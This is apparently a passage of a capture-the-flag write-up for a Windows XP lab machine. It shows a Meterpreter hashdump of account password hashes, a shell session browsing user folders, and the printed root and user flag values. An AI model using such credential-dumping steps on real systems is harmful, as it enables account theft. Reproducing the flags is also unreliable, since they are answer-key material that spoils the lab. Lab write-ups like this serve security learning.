


```
meterpreter > hashdump
Administrator:500:b47234f31e261b47587db580d0d5f393:b1e8bd81ee9a6679befb976c0b9b6827:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:0ca071c2a387b648559a926bfe39f8d7:332e3bd65dbe0af563383faff76c6dc5:::
john:1003:dc6e5a1d0d4929c2969213afe9351474:54ee9a60735ab539438797574a9487ad:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:f2b8398cafc7174be746a74a3a7a3823:::
meterpreter > 
```


passwords hashes




```
C:\>cd "documents and settings"
cd "documents and settings"

C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings

16/03/2017  09:07 ��    <DIR>          .
16/03/2017  09:07 ��    <DIR>          ..
16/03/2017  09:07 ��    <DIR>          Administrator
16/03/2017  08:29 ��    <DIR>          All Users
16/03/2017  08:33 ��    <DIR>          john
               0 File(s)              0 bytes
               5 Dir(s)   6.400.909.312 bytes free

C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator

16/03/2017  09:07 ��    <DIR>          .
16/03/2017  09:07 ��    <DIR>          ..
16/03/2017  09:18 ��    <DIR>          Desktop
16/03/2017  09:07 ��    <DIR>          Favorites
16/03/2017  09:07 ��    <DIR>          My Documents
16/03/2017  08:20 ��    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   6.400.909.312 bytes free
```



```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  09:18 ��    <DIR>          .
16/03/2017  09:18 ��    <DIR>          ..
16/03/2017  09:18 ��                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.400.905.216 bytes free
```



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```



```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
```